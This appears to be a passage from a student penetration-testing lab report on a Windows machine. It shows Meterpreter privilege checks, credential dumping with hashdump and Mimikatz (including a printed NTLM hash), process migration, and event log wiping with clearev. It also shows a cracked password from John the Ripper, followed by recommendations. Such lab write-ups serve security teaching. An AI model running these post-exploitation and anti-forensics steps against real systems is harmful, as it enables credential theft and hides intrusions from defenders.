
Verification:

```
sessions
sessions -i 2
getuid
```

Output:

Server username: NT AUTHORITY\SYSTEM

This confirms successful privilege escalation.




5.6 Credential Dumping

After gaining SYSTEM access, credentials were extracted.

Method 1: Hashdump

hashdump



Method 2: Mimikatz (Kiwi Extension)

```
load kiwi
```

```
creds all
```

Output Example:


Username : Rudresh

Domain : WINDOWS

NTLM Hash : 4daa4e32d6dc84b9fa63781da7649ae3

Description:

- ⑩ Extracts credentials from memory
- ⑩ Retrieves NTLM hashes and authentication data
- ⑩ Useful for lateral movement and persistence



5.7 Process Migration (Optional for Stability)

To stabilize the session, the process was migrated.

Commands:

```
ps
```

```
migrate 8124
```

Description:

- ⑩ Moves Meterpreter into a stable process
- ⑩ Prevents session loss
- ⑩ Improves reliability

```

PID      PPID      Name
-----
760      640      chrome.exe
7984     760      User00BEBroker.exe
8000     636      svchost.exe
8108     6400     OneDrive.Sync.Service.exe
8124     636      svchost.exe

meterpreter > migrate 488
[*] Migrating from 3780 to 488...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process

meterpreter > migrate 8124
[*] Migrating from 3780 to 8124...
[*] Migration completed successfully.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > ps

Process List
-----
PID      PPID      Name
-----
0         0      [System Process]
4         0      System
4         4      Registry
116       848     chrome.exe
392       7456    powershell.exe
328       4       smss.exe
884       760     ApplicationFrameHost.exe
424       412     csrss.exe
496       412     wininit.exe
808       488     csrss.exe
612       636     svchost.exe
672       488     winlogon.exe
636       496     services.exe
652       496     lsass.exe
664       636     svchost.exe
752       496     fontdrvhost.exe

Arch Session User Path
----
x64 0
x64 0
x64 1 WINDOWS\Rudresh C:\Program Files\Google\Chrome\Application\chrome.exe
x86 1 WINDOWS\Rudresh C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
x64 0
x64 0 NT AUTHORITY\LOCAL SERVICE
x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
x64 0
x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
x64 0 NT AUTHORITY\SYSTEM
x64 0 Font Driver Host\UMFD-0 C:\Windows\System32\Fontdrvhost.exe

```

5.8 Event Log Clearing (Anti-Forensics)

To remove traces of the attack, system logs were cleared.

Command:

```
clearev
```

Description:

- ⑩ Clears Windows event logs
- ⑩ Removes forensic evidence

5.9

```

8124 636 svchost.exe x64 0 NT AUTHORITY\SYSTEM

meterpreter > migrate 8124
[-] Process already running at PID 8124

meterpreter >
meterpreter > clearev
[*] Wiping 2178 records from Application ...
[*] Wiping 2265 records from System ...
[*] Wiping 30871 records from Security ...

meterpreter >

```

Key Observations

- ⑩ Initial access was achieved using a malicious payload
- ⑩ Privilege escalation was successfully performed
- ⑩ SYSTEM-level access was obtained
- ⑩ Credentials were extracted from memory

⑩ Anti-forensic techniques were demonstrated

Password Cracking Result Using John the Ripper

After extracting the NTLM hash from the compromised system, password cracking was performed using a dictionary-based attack.

The hash was stored in a file and processed using the John the Ripper tool with NTLM format.

Commands Used

```
john --format=NT hash.txt
```

```
john --show hash.txt
```

Description of Execution

The cracking process was initiated using John the Ripper. The tool successfully loaded the NTLM hash and began comparing it against its internal rules and available wordlists.

During execution, John applied its default cracking mode, which includes basic dictionary and rule-based transformations to identify weak passwords.


Result Obtained

The password was successfully cracked, as shown in the output:

⑩ **Username:** Rudresh

⑩ **Recovered Password:** Rudresh

The tool was able to identify the correct plaintext password in a very short time, indicating that the password was weak and easily guessable.



```
rudresh@kali: ~  
$ nano hash.txt  
rudresh@kali: ~  
$ john --format=NT hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.  
Rudresh (Rudresh)  
ig 0:00:00:00 DONE 1/3 (2026-04-26 11:17) 25.00g/s 125.0p/s 125.0c/s 125.0C/s Rudresh..Rudre  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session completed.  
• Username: Rudresh  
• Recovered Passwords: Rudresh  
The tool was able to identify the correct plaintext password in a very short time, indicating that the password was weak and easily guessable.  
Analysis
```

Analysis

The successful and rapid cracking of the password demonstrates that:

- ⑩ The password was **weak and predictable**
- ⑩ It likely existed in common wordlists or matched basic patterns
- ⑩ Systems using such passwords are highly vulnerable to dictionary attacks

6. Results and Analysis

The system was successfully compromised using multiple attack techniques. Remote access was established, privileges were escalated, and sensitive credentials were extracted. Persistence mechanisms were implemented and logs were cleared to remove traces.

7. Security Implications

Unauthorized system access
Complete system compromise
Credential theft
Privilege escalation
Forensic evasion

8. Security Recommendations

Regular system updates
Strong antivirus and monitoring
Restrict PowerShell usage
Enable logging and auditing
Apply least privilege principle

9. Skills Acquired

RAT deployment
PowerShell exploitation
Privilege escalation
Credential extraction
Post-exploitation techniques

10. Conclusion

This assessment demonstrated a full attack lifecycle using multiple techniques. It highlights the importance of strong security practices and monitoring to defend against such advanced threats.